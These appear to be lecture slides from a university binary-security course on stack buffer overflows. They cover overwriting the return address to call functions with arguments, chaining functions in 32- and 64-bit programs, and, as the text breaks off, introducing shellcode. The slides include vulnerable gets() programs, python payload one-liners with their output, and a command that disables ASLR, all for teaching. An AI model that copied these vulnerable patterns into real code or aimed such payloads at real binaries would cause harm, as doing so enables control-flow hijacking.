

**CSE 610 Special Topics:  
System Security - Attack and Defense for  
Binaries**

Instructor: Dr. Ziming Zhao

Location: Online

Time: Monday, 5:20 PM - 8:10 PM

# Last Class

1. Stack-based buffer overflow-1
  - a. Brief history of buffer overflow
  - b. Program variables (global, local, initialized, uninitialized)
  - c. C calling conventions (x86, x86-64)
  - d. Overflow local variables
  - e. Overflow RET address to call a function

# Homework-2


Hw-2 walkthrough

# Today's Agenda

1. Stack-based buffer overflow-2
  - a. Overflow RET and return to a function with parameters (32-bit)
  - b. Overflow to return/call multiple functions with parameters (32-bit)
  - c. Overflow with shellcode (32-bit and 64 bit)

# Draw the stack (x86 cdecl)

x86, cdecl in a function



(%ebp) : saved %ebp

4(%ebp) : RET

8(%ebp) : first argument

-8(%ebp) : maybe a local variable

# X86 Stack Usage

- Accesses local variables (negative indexing over ebp)

mov -0x8(%ebp), %eax    value at ebp-0x8

lea -0x24(%ebp), %eax    address as ebp-0x24

- Stores function arguments from caller (positive indexing over ebp)

mov 0x8(%ebp), %eax    1st arg

mov 0xc(%ebp), %eax    2nd arg

- Positive indexing over esp

Function arguments to callee

# amd64 Stack Usage

- Access local variables (negative indexing over rbp)

```
mov -0x8(%rbp), %rax
```

```
lea -0x24(%rbp), %rax
```

- Access function arguments from caller

```
mov %rdi, %rax
```

- Setup parameters for callee

```
mov %rax, %rdi
```

# Conditions we depend on to pull off the attack of *returning to a function in the address space*

1. The function is already in the address space
2. The ability to overwrite RET addr on stack before instruction **ret** is executed
3. Know the address of the destination function
4. The ability to set up arguments (32-bit on stack; 64-bit in register)



# Insecure C functions

strcpy(), memcpy(), gets(), ...

<https://github.com/intel/safestringlib/wiki/SDL-List-of-Banned-Functions>

**Return to a function with  
parameter(s)**

# Buffer Overflow Example: code/overflowret2

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space" on  
Ubuntu to disable ASLR temporarily

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

```

```
int vulfoo()
{
    char buf[6];
    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

%ebp →



```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

```

```
int vulfoo()
{
    char buf[6];

```


```
    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

%ebp →



```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];


  gets(buf);
  return 0;}

```

```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

%esp, %ebp →



```

mov %ebp, %esp
pop %ebp
ret

```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}


```

```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

%ebp = AAAA

%esp →



```

mov %ebp, %esp
pop %ebp
ret

```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

```


```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

%ebp = AAAA

%esp →

%eip = Addr of printsecret



```

mov %ebp, %esp
pop %ebp
ret

```



```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

%ebp = AAAA

%esp →



```
push %ebp
mov %esp, %ebp
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

%ebp, %esp →



```

push %ebp
mov %esp, %ebp

```

```

int printsecret(int i)
{
if (i == 0x12345678)
printf("Congratulations! You made
it!\n");
else
printf("I pity the fool!\n");

exit(0);}

```

```

int vulfoo()
{
char buf[6];

gets(buf);
return 0;}


```

```


int main(int argc, char *argv[])
{
printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
printf("I pity the fool!\n");
}

```

%ebp, %esp →



Address of i to overwrite:  
Buf + sizeof(buf) + 12



- (%ebp) : saved %ebp
- 4(%ebp) : RET
- 8(%ebp) : first argument
- 8(%ebp) : maybe a local variable

# Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

```


```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12" | ./or2
```

# Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");
    exit(0);}

```


```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12" | ./or2
```

# Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");


  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

%ebp, %esp →



# Buffer Overflow Example: code/overflowret3

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        printf("Congratulations! You made it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}


int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space" on Ubuntu to disable ASLR temporarily


**Can we return to a chain of  
functions?**




# (32 bit) Return to multiple functions?




# (32 bit) Return to multiple functions?




# (32 bit) Return to multiple functions?



# (32 bit) Return to multiple functions?




# (32 bit) Return to multiple functions?



# (32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



# Buffer Overflow Example: code/overflowretchain 32bit

```
int f1()
{
    printf("Knowledge ");}
```

```
int f2()
{
    printf("is ");}
```

```
void f3()
{
    printf("power. ");}
```

```
void f4()
{
    printf("France ");}
```

```
void f5()
{
    printf("bacon.\n");
    exit(0);}
```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}
```

```
int main(int argc, char *argv[])
{
    printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4: %p\nf5: %p\n", f1, f2, f3, f4, f5);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space" on Ubuntu to disable ASLR temporarily

# Buffer Overflow Example: code/overflowretchain 32bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x84\x62\x55\x56' + '\xa1\x62\x55\x56' " | ./orc
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. is France bacon.
```



# Buffer Overflow Example: code/overflowretchain 64bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\xae\x11\x40\x00\x00\x00\x00\x00' "| ./orc64
```

Function addresses:

f1: 0x401156

f2: 0x40116c


f3: 0x401182

f4: 0x401198

f5: 0x4011ae

Knowledge is power. France is bacon.

# (32-bit) Return to functions with one argument?



# **Overwrite RET and return to Shellcode**

Control-flow Hijacking

# Buffer Overflow Example: code/overflowret4 32-bit

```
int vulfoo()
{
    char buf[30];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space" on  
Ubuntu to disable ASLR temporarily

**How to overwrite RET?**

*Inject data big enough...*

**What to overwrite RET?**

